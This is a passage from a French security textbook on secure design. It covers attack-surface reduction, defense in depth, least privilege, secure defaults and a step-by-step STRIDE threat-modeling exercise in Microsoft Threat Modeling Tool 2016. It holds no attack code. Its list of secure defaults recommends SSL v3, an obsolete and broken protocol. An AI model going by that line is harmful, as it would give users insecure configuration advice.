Une multitude de choix sont possibles pour la réduction de surface d'attaque dont un premier scénario serait simplement d'héberger l'application chez un prestataire et non en interne dans la société.

Ce choix n'est pas forcément simple pour toutes les sociétés car le choix du prestataire, la migration de l'application, le SLA (Service Level Agreement) sont potentiellement compliqués à gérer.

Voici un scénario possible pour réduire les attaques de surfaces :



Dans ce nouveau scénario, nous avons séparé les actifs (serveur, logiciel, client, etc.) en deux sous-réseaux.

Le premier contient l'application avec les services web Apache et MySQL. L'autre contient le serveur et les clients de l'entreprise.

Cette simple méthode permet ainsi de réduire les points d'entrées pour une même adresse IP et donc gagner en sécurité.

Pour arriver à un tel résultat, il faut se poser les questions suivantes :

- Qu'est-il possible de changer ?
- Les changements apporteront quoi de mieux ?
- Les changements ne vont-ils pas créer d'autres vulnérabilités ?
- Faut-il mettre de la surveillance sur le point d'entrée ?

Voici quelques éléments simples permettant de se protéger des attaques de surfaces :

Avant réduction	Après réduction
Activé par défaut	Désactivé par défaut
Socket ouverte	Socket fermée
UDP	TCP
Accès anonyme	Accès avec authentification
Accès administrateur	Accès utilisateur
Réseau accessible par Internet	Sous-réseau accessible par Internet
Service système	Service en tant que user, groupe restreint
Paramètre par défaut	Paramètre défini par utilisateur
Faible contrôle d'accès	Fort contrôle d'accès


D'autres aspects permettent la réduction des surfaces d'attaque, tels que la surveillance qui est un des éléments essentiels pour cette réduction. Des collecteurs de données comme Splunk, Free Kiwi ou des sondes comme Snort sont capables de collecter des données liées à des problèmes de sécurité et ainsi surveiller l'infrastructure et de ce fait réduire les surfaces d'attaque.

D'autres aspects comme la sécurité par défaut, la défense en profondeur et le principe du moindre privilège seront étudiés dans la prochaine section pour encore mieux réduire les surfaces d'attaque.

3.2. Défense en profondeur

Le concept de défense en profondeur fait entièrement partie de la conception sécurisée (secure by design). Le principe est d'appliquer des contrôles de sécurité sur chaque couche du système d'information dans le cas où un contrôle de sécurité serait contourné. La couche du dessous prendra alors le relais.

Voici un schéma représentant les différentes couches du système d'information et ses différents points de contrôle en sécurité de l'information :



La pyramide ci-dessus montre quelques points de contrôle sur chaque couche d'un système d'information. Nous pouvons observer que les contrôles peuvent être administratifs, techniques ou physiques.

En effet, la sécurité de l'information passe avant tout par de la gouvernance et non pas seulement par de la technique.

Il est trompeur de croire que des pare-feu ou un antivirus suffisent à protéger un système d'information.

Le piratage de la chaîne de télévision TV5 Monde en 2015 est un cas d'école. TV5 disposait de contrôle de sécurité technique classique mais peut-être pas d'un contrôle sur l'aspect administratif.

En effet, dans les locaux de la chaîne de télévision, des mots de passe imprimés sur une feuille étaient accrochés sur un mur. Lors d'un reportage proposé par France 2, une caméra a filmé le mur en question et ainsi diffusé cela au grand public.

Cela a suffi pour qu'un groupe djihadiste attaque la chaîne, prenne le contrôle des comptes liés aux réseaux sociaux de TV5 et provoque la coupure de l'antenne pendant quelques heures.

En d'autres termes, la sécurité en profondeur s'obtient en superposant les contrôles de sécurité sur tous les niveaux d'un système d'information.

3.3. Séparation des privilèges


La séparation des privilèges est un principe qui signifie que toute fonction attachée à un système doit posséder les privilèges et ressources minimums pour son fonctionnement.

Ainsi, toute attaque ou défaillance du système entraînera seulement les dommages à la hauteur des droits attribués au système.

L'exemple le plus courant est l'utilisation d'un système d'exploitation en tant qu'administrateur et non utilisateur. D'après Satya Nadella, directeur général de Microsoft, 90 % des attaques courantes sur Internet pourraient être bloquées si l'utilisateur n'utilisait pas un compte administrateur comme compte par défaut.

Un exemple courant dans le monde du Web est l'utilisation du compte ROOT par défaut dans un SGBD. Si un cybercriminel arrive à prendre le contrôle d'une base de données, alors il peut aussi prendre le contrôle d'autres bases contenues dans le SGBD.

L'idéal serait d'avoir un utilisateur disposant d'un minimum de droits pour chaque application ou base de données.



Cette règle fondamentale de la sécurité vaut pour toutes les fonctions et systèmes dans un système d'information.

3.4. Paramètres par défaut respectant la sécurité

Le concept des paramètres par défaut respectant la sécurité, en anglais **establish secure defaults**, a pour objectif d'introduire le minimum de sécurité requis lorsqu'une application ou un système est livré à l'utilisateur. Cela permet à l'utilisateur de s'habituer à toutes les règles de sécurité.

Certains utilisateurs n'aiment pas vraiment les restrictions, le fait d'avoir une sécurité par défaut leur permet de « vivre avec » et ainsi de ne pas chercher à contourner certaines règles imposées.

Voici quelques exemples de sécurité par défaut livrée avec un système d'exploitation :

- Le mot de passe doit être complexe
- Le mot de passe doit respecter une certaine longueur
- Le pare-feu est activé
- Le navigateur utilise le SSL v3 de préférence
- Etc.

4. Modélisation des menaces (threat modeling)


4.1. Qu'est-ce que la modélisation des menaces ?

La modélisation des menaces (threat modeling) a pour fonction d'identifier, énumérer et prioriser les potentielles menaces autour d'une architecture, le but étant d'apporter une analyse sur les différents scénarios d'attaques possibles sur une application afin de pouvoir prévoir les contrôles de sécurité nécessaires.

La modélisation des menaces permet aussi d'apporter une priorisation des risques et une valorisation des actifs de l'architecture.

Quels sont les risques potentiels pour mon architecture ? Quels sont les actifs à prioriser en termes de sécurité ? Ce sont là des questions qui pourraient représenter la modélisation de menaces.

Voici le processus classique :



La première phase du Threat modeling, Diagramme, consiste à décomposer l'application et son architecture à l'aide d'un diagramme dit DFD (Data Flow Diagram). Le but est de déterminer les points d'entrée par lesquels un cybercriminel pourrait passer et le niveau de confiance de chacun.

La deuxième phase, Identifier les menaces, consiste à utiliser le modèle STRIDE (Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege) dont l'objectif est de trouver le type de menaces et de mesurer celles-ci pour chaque point d'entrée.

La troisième phase, Atténuer les menaces, a pour fonction de déterminer les contre-mesures et contrôles de sécurité à mettre en place pour les menaces identifiées lors de la phase 2.

La dernière phase, Validation, consiste à faire valider les trois premières phases établies auparavant par les pairs et généralement, les managers en sécurité.

4.2. Schéma de votre architecture avec DFD

Voici un exemple de mise en pratique d'une modélisation des menaces, étape par étape.

Commençons par la mise en place d'un diagramme DFD pour la modélisation des menaces d'une application web pour un centre de formation en informatique.

Voici quelques informations à produire pour la création d'un diagramme :

- **Information générale :**

Modélisation des menaces - Centre de formation	
Version de la modélisation	Version 1
Description	Le site web de l'entreprise est ouvert au public et permet aux candidats de pouvoir postuler en ligne.
Créateur du document	Alice
Conseiller en sécurité	Bob

- **Quelles sont les dépendances extérieures au code et les exigences déjà prévues pour la sécurité ?**

Dépendances externes et exigences	
1	Le site web est hébergé sur un serveur dédié, celui-ci doit être mis à jour régulièrement.
2	La base de données est hébergée sur un serveur dédié, celui-ci doit être mis à jour régulièrement.
3	La connexion entre le serveur web et la base de données doit être faite derrière un protocole sécurisé.
4	Le serveur web est derrière un pare-feu.

- **Quels sont les points d'entrée par lesquels un pirate pourrait potentiellement passer ?**

Numéro	**Nom**	**Description**	**Niveau de confiance**
1	HTTP	La connexion entre le serveur web et Internet en HTTP.	• utilisateur anonyme • utilisateur identifié • utilisateur non identifié
2	Page de login	Les utilisateurs passent par cette page pour effectuer des tâches sur le site (article, news, etc.).	• utilisateur anonyme • utilisateur identifié • utilisateur non identifié

Numéro	Nom	Description	Niveau de confiance
3	Fonction de login	Cette fonction permet d'intercepter les identifiants de la page login et de faire la vérification en base de données	• utilisateur identifié • utilisateur non identifié

- **Quels sont les actifs physiques et logiques ?**

Les actifs		
Numéro	**Nom**	**Description**
Logique		
1	Données personnelles	Le site web stocke des informations personnelles concernant les candidats.
2	Données d'identifications	Les données d'identification (login / password) sont stockées en base de données.
Système		
3	Base de données	Une base est disponible en lecture et écriture.
4	Serveur SMTP	Lors de l'enregistrement d'un utilisateur dans l'application, le serveur SMTP envoie un e-mail.


- **Quels sont les droits d'accès autorisés pour l'application ?**

Niveau de confiance		
Numéro	**Nom**	**Description**
1	Utilisateurs anonymes	L'utilisateur peut naviguer sur le site mais pas sur le front-office.
2	Utilisateurs authentifiés	Les utilisateurs authentifiés peuvent accéder à la partie front-office et back-office.
3	Administrateurs du site	L'administrateur peut accéder à la partie front et back-office ainsi qu'à la partie administration du back-office.

Toutes les informations collectées vont permettre de créer une représentation visuelle de l'architecture et des processus internes de l'application. Pour ce faire, nous allons étudier les différentes fonctions du DFD (diagramme) afin de pouvoir réaliser le diagramme sur Microsoft Threat Modeling Tool 2016[1].

[1] Microsoft Threat Modeling Tool 2016 (EN-US)

Voici les symboles :



Chaque fonction présentée ci-dessus est générique. Des sous-fonctions sont disponibles sur le logiciel Microsoft Threat Modeling Tool 2016 que nous allons utiliser dans cet exercice.

- Pour créer le diagramme DFD, installez Microsoft Threat Modeling Tool 2016, disponible à cette adresse : https://www.microsoft.com/en-us/download/details.aspx?id=49168[1] (système d'exploitation Microsoft Windows). Désolé pour les autres...
- Une fois le logiciel installé, ouvrez celui-ci. Microsoft Threat Modeling Tool vous propose de créer un nouveau modèle. Choisissez cette option.

L'interface du logiciel apparaît avec sur la droite les fonctions présentées précédemment et dans l'axe central le plan de travail pour réaliser le diagramme.

[cf. res_C04 - 01.docx]

[cf. res_C04 - 02.docx]

[cf. res_C04 - 03.zip]


Remarque **:**

Il existe une version plus récente de Microsoft Threat Modeling Tool. Il s'agit de TMT7.3.10801.1. Il est orienté Cloud (Microsoft Azure).


[cf. res_C04 - 04.zip]

Il suffit de dezipper TmT7.zip, puis de lancetr **TMT7.exe**.


[1] Microsoft Threat Modeling Tool 2016 (EN-US)



Nous allons nous contenter de la version 2016 de l'outil.




Nous pouvons commencer à dessiner notre infrastructure sur le plan de travail à l'aide des fonctions proposées dans le panneau de droite du logiciel.



Le schéma ci-dessus est assez minimaliste afin d'adapter l'exercice au système pédagogique du livre mais il est indispensable d'adapter au mieux votre infrastructure avec le plus de détails et de sous-fonctions possibles.

Afin d'ajouter plus de granularité sur la modélisation de menaces, cliquez sur chaque fonction. Un nouveau panneau s'affiche. Celui-ci permet de compléter la fonction de diverses informations.

Prenons l'exemple de la fonction Web Server :



Chaque fonction contient des informations suivant son type, ici pour la fonction Web server, nous avons les items suivants :

- Le nom (**Name**).
- Le Scope, avec l'option **Out Of Scope** qui permet d'indiquer si la fonction est dans le périmètre de la modélisation. Dans le cas contraire, vous pouvez signaler la raison.
- Le champ **Code Type** permet d'indiquer si le serveur est administré.

- Les options **Sanitizes Input** et **Sanitizes Output** permettent d'indiquer si les entrées et sorties de l'application sont bien nettoyées.
- **Running As** permet d'indiquer si le serveur est physique, virtualisé, dans un conteneur, etc.
- **Isolation Level** définit le type d'isolation tel qu'une sandbox, un conteneur ou une segmentation réseau.
- L'option **Accepts Input From** permet d'indiquer d'où proviennent les entrées du flux de données.
- I**mplements or Uses an Authentification Mechanism, Implements or Uses an Authorization Mechanism et Implements or Uses a Communication Protocol** permettent de renseigner les types de protocole ou service utilisés.

Pour bien remplir les informations concernant les fonctions de la modélisation de menaces, il est nécessaire de bien préparer les dépendances, points d'entrée, actifs et niveau de confiance comme nous l'avons fait au début de la modélisation.

4.3. Identification des menaces avec la méthode STRIDE

La phase 2, nommée Identifier les menaces, peut employer plusieurs modèles mais le plus populaire reste le modèle STRIDE, introduit brièvement au début du chapitre.


Voici une présentation de l'acronyme STRIDE :

- **S** pour **spoofing** : cette faiblesse a pour fonction d'usurper l'identité de quelqu'un ou d'une entité. L'envoi d'un email en se faisant passer pour un émetteur est un exemple de technique spoofing.
- **T** pour **tampering** : le fait de falsifier des données, par exemple changer l'identité d'un fichier.
- **R** pour **repudiation** : la répudiation est le fait d'affirmer qu'une action n'a pas été faite, par exemple : Je n'ai pas envoyé cet e-mail.
- **I** pour **information disclosure** : faiblesse dont l'objectif est l'exposition d'informations à des utilisateurs non autorisés. La fuite de données est un bon exemple.
- **D** pour **denial of service** : ensemble de techniques pour compromettre ou dégrader un service.
- **E** pour **elevation of privilege** : le but est d'obtenir des droits ou accès sans les permissions nécessaires.

Microsoft Threat Modeling est maintenant prêt à identifier les menaces sur notre architecture en fonction des paramètres indiqués dans nos fonctions et notre diagramme. En effet, la magie du logiciel est qu'il va aligner le modèle STRIDE et notre diagramme (fonctions et paramètres) et produire une multitude de scénarios. Pour générer les scénarios, choisissez Analysis View dans le menu Views du logiciel.

Une liste de scénarios apparaît avec le type d'attaque possible (STRIDE) sur la fonction avec :

- la possibilité d'indiquer si une investigation ou un contrôle est déjà appliqué à la fonction,
- son niveau de criticité (haut, moyen, bas),
- la description,
- la justification dans le cas d'un changement.



Chaque menace peut être atténuée par un contrôle. Voici une liste non exhaustive :

Spoofing	Authentification : • cookie • kerberos • PKI (SSL/TLS), signature digitale
Tampering	Intégrité : • ACL • signature digitale
Repudiation	Non-répudiation : • archivage des authentifications, log • signature digitale
Information disclosure	Confidentialité : • chiffrement • ACL
Denial of Service	Disponibilité : • ACL • filtre réseau • quotas
Elevation of Privilege	Autorisation : • ACL • groupes et rôles • validation des entrées

4.4. Documentation et atténuation des menaces

Une fois tous les scénarios bien renseignés, il ne reste plus qu'à générer un rapport en allant dans le menu **Report - Create Full Report**.

Une page HTML est générée avec les éléments du report.

[cf. res_C04 - 05.zip]

Threat Modeling Report

Created on 16/08/2021 23:59:58

Threat Model Name:

Owner:

Reviewer:

Contributors:

Description:

Assumptions:

External Dependencies:

Threat Model Summary:

Not Started	16
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	16
Total Migrated	0

Diagram: Diagram 1




Diagram 1 Diagram Summary:

Not Started	16
Not Applicable	0
Needs Investigation	0
Mitigation Implemented	0
Total	16
Total Migrated	0

Le rapport détaillé indique tous les contrôles appliqués ou non à la modélisation de menaces, la description de chaque fonction et ses menaces potentielles ainsi que la priorisation des menaces.

